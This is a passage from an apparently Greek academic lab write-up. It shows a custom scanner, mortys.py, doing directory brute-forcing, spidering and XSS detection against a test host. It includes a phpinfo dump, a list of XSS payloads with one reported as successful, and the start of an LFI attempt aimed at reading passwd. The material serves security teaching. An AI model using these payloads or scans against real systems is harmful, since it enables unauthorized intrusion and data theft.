
6.1.4 Σάρωση Καταλόγων

Το επόμενο βήμα που μπορούμε να κάνουμε είναι μια σάρωση για τον εντοπισμό κρυμμένων (ή μη) αρχείων και φακέλων με την τεχνική του brute force χρησιμοποιώντας λίστες λέξεων με την εξής εντολή:

```
python3 mortys.py -c -u http://11.11.11.11
```


Στο σχήμα 6.4 παρατηρούμε αρχεία και καταλόγους που μέχρι στιγμής ήταν άγνωστα σε εμάς. Κάποια που είναι άξια προς εξερεύνηση είναι τα παρακάτω:

- _db_backups
- phpinfo.php
- todo.txt




Σχήμα 6.4: Directory scan output

Στο σχήμα 6.5 είναι ο φάκελος *_db_backups* ο οποίος περιέχει ένα αρχείο τύπου κειμένου (secret.txt) με περιεχόμενο «Nothing here..», όπως φαίνεται στο σχήμα 6.6.




Σχήμα 6.5: Φάκελος _db_buckups



Σχήμα 6.6: Αρχείο secrets.txt


Συνεχίζοντας με το αρχείο *phpinfo.php*, η *phpinfo()* είναι μια χρήσιμη συνάρτηση της PHP που παράγει μια σελίδα με πληροφορίες για την τρέχουσα διαμόρφωση της PHP στον εξυπηρετητή. Αυτό ενδεικτικά περιλαμβάνει πληροφορίες για την PHP, πληροφορίες για τον διακομιστή, διαδρομές αρχείων και άλλες σημαντικές πληροφορίες που δεν θα έπρεπε να είναι προσβάσιμες από όλους. Στο σχήμα 6.7 παρουσιάζεται το αρχείο *phpinfo.php*.



System	Linux vapache 5.4.0-148-generic #165-Ubuntu SMP Tue Apr 18 08:53:12 UTC 2023 x86_64
Build Date	Feb 23 2023 12:43:23
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-intl.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-soap.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlrpc.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini, /etc/php/7.4/apache2/conf.d/20-zip.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3

Σχήμα 6.7: Σελίδα phpinfo.php

Τέλος, στο σχήμα 6.8 έχουμε το αρχείο «todo.txt», το οποίο είναι κάποιες σημειώσεις για τον διαχειριστή.




Σχήμα 6.8: Αρχείο todo.txt

6.1.5 Εύρεση συνδέσμων

Ένας ακόμα τρόπος να συλλέξουμε πληροφορίες είναι χρησιμοποιώντας το εργαλείο spider, το οποίο θα μας επιστρέψει όλους τους υπερσυνδέσμους που αφορούν την ιστοσελίδα μας. Αυτό θα μας

βοηθήσει να χαρτογραφήσουμε τον στόχο μας γρηγορότερα αλλά και να βρούμε πιθανές διαδρομές οι οποίες ήταν άγνωστες μέχρι στιγμής. Στο σχήμα 6.9 παρατηρούμε το αποτέλεσμα του spider, το οποίο μας έχει επιστρέψει δέκα (10) υπερεσυνδέσμους (σελίδες, σελίδες με παραμέτρους και αρχεία). Για την συγκεκριμένη λειτουργία ο χρήστης πρέπει να δώσει την παρακάτω εντολή:


```
python3 mortys.py -sp -u http://11.11.11.11/
```



Σχήμα 6.9: Αποτέλεσμα Spider

6.1.6 Εύρεση Cross Site Scripting (XSS)

Σε αυτό το σημείο έχουμε συλλέξει αρκετές πληροφορίες ωστόσο, παρατηρούμε ότι το WordPress έχει δύο μη τυποποιημένες σελίδες, την *welcome* στο σχήμα 6.10 και την *project* στο σχήμα 6.11.




Σχήμα 6.10: Σελίδα Welcome

Παρατηρούμε ότι το URL αποτελείται από τα:


- domain (11.11.11.11)
- path (welcome.php)
- value (WordCorp)

Εάν αλλάξουμε την τιμή *WordCorp* που ήδη προϋπάρχει σε κάτι άλλο, όπως για παράδειγμα την λέξη «test», αυτή απεικονίζεται στην οθόνη όπως παρατηρούμε στο σχήμα 6.11. Είναι μια πρώτη ένδειξη ότι ίσως υπάρχει η ευπάθεια XSS.



Σχήμα 6.11: Σελίδα Welcome με αλλαγή κειμένου

Στην συνέχεια δοκιμάζουμε ένα βασικό XSS payload (<script>alert(“xss”)</script>) για να δούμε την συμπεριφορά της εφαρμογής, χωρίς ωστόσο να εκτελεστεί με επιτυχία όπως μπορούμε να δούμε στο σχήμα 6.12.



Σχήμα 6.12: Σελίδα Welcome με XSS payload

Σε αυτό το σημείο τα ινία θα αναλάβει το εργαλείο που έχουμε δημιουργήσει, το οποίο θα του δώσουμε την παρακάτω εντολή προσθέτοντας το URL που πιστεύουμε ότι είναι ευάλωτο και μια λίστα με payload:


```
python3 mortys.py -x -u http://11.11.11.11/welcome.php?name= -w /path/to/wordlist
```

Το πρόγραμμα μέσα από μια λίστα θα δοκιμάσει πολλαπλά payload, και άμα εντοπίσει αναδυόμενο παράθυρο τότε εκτυπώνει τον σύνδεσμο μαζί με το payload, όπως φαίνεται στο σχήμα 6.13.

```
[i] XSS doesn't work with: "/><ScRiPt>alert(String.fromCharCode(88,83,83))</ScRiPt>
[i] XSS doesn't work with: javascript:alert(1)
[i] XSS doesn't work with: java%26Tab%3bscript:ale%26Tab%3brt()
[i] XSS doesn't work with: <iframe src=javascript:alert()//
[i] XSS doesn't work with: <s<script>cript>alert()</s<script>cript>
[i] XSS doesn't work with: "><img src_x onerror_alert(document.domain)>
[i] XSS doesn't work with: <img src=x onerror=prompt('xss')>
[i] XSS doesn't work with: "><svg onload=alert("xss")>
[i] XSS doesn't work with: <svg/on<script><script>load=alert("xss")//</script>
[i] XSS doesn't work with: <svg/onload=alert(document.domain)>
[i] XSS doesn't work with: ⟶<script>alert('xss')</script>
[i] XSS doesn't work with: '"/>></script><script>alert(/xss/)</script>
[i] XSS doesn't work with: '/'><script>alert(/xss/)</script>
[i] XSS doesn't work with: ';alert('xss');//
[i] XSS doesn't work with: <img src=x onerror=prompt(document.cookie)>
[+] Potential XSS found: ⟶ http://11.11.11.11/welcome.php?name="><sVg/OnLuFy="X=y"oNloaD=;1^confirm(1)>
```

Σχήμα 6.13: Αποτελεσμα από το XSS detector

Με την επίσκεψη στην σελίδα επιβεβαιώνεται η ευπάθεια XSS όπως φαίνεται και στο σχήμα 6.14.




Σχήμα 6.14: Επαλήθευση της XSS ευπάθειας

6.1.7 Εύρεση και εκμετάλλευση της LFI ευπάθειας

Η επόμενη σελίδα που υπάρχει είναι η *projects*, μια σελίδα η οποία αναγραφεί τα έργα κάθε υπαλλήλου για τον τρέχων μηνά. Διακρίνουμε ότι το URL αποτελείται από:

- domain (11.11.11.11)
- path (projects.php)
- value (july2023.html)


Η παράμετρος *file* χρησιμοποιείται για να καθορίσει ένα συγκεκριμένο αρχείο που θα πρέπει να προσπελαστεί από τον κώδικα στην πλευρά του διακομιστή. Η πρώτη δοκιμή που μπορούμε να κάνουμε είναι να ανατρέξουμε σε έναν παλαιότερο μηνά, για να δούμε εάν είναι εφικτό να διαβάσουμε ένα άλλο αρχείο πέρα από το προκαθορισμένο.



Σχήμα 6.15: Σελίδα Projects


Στο σχήμα 6.15 παρατηρούμε ότι δεν υπάρχει κάποια ένδειξη ότι το αρχείο που αναζητήσαμε υπάρχει, χωρίς ωστόσο να μας εμφανίσει κάποιο σφάλμα. Αντίστοιχα, μπορούμε να δοκιμάσουμε να διαβάσουμε το αρχείο *passwd*, αντικαθιστώντας το *june2023.html* με την 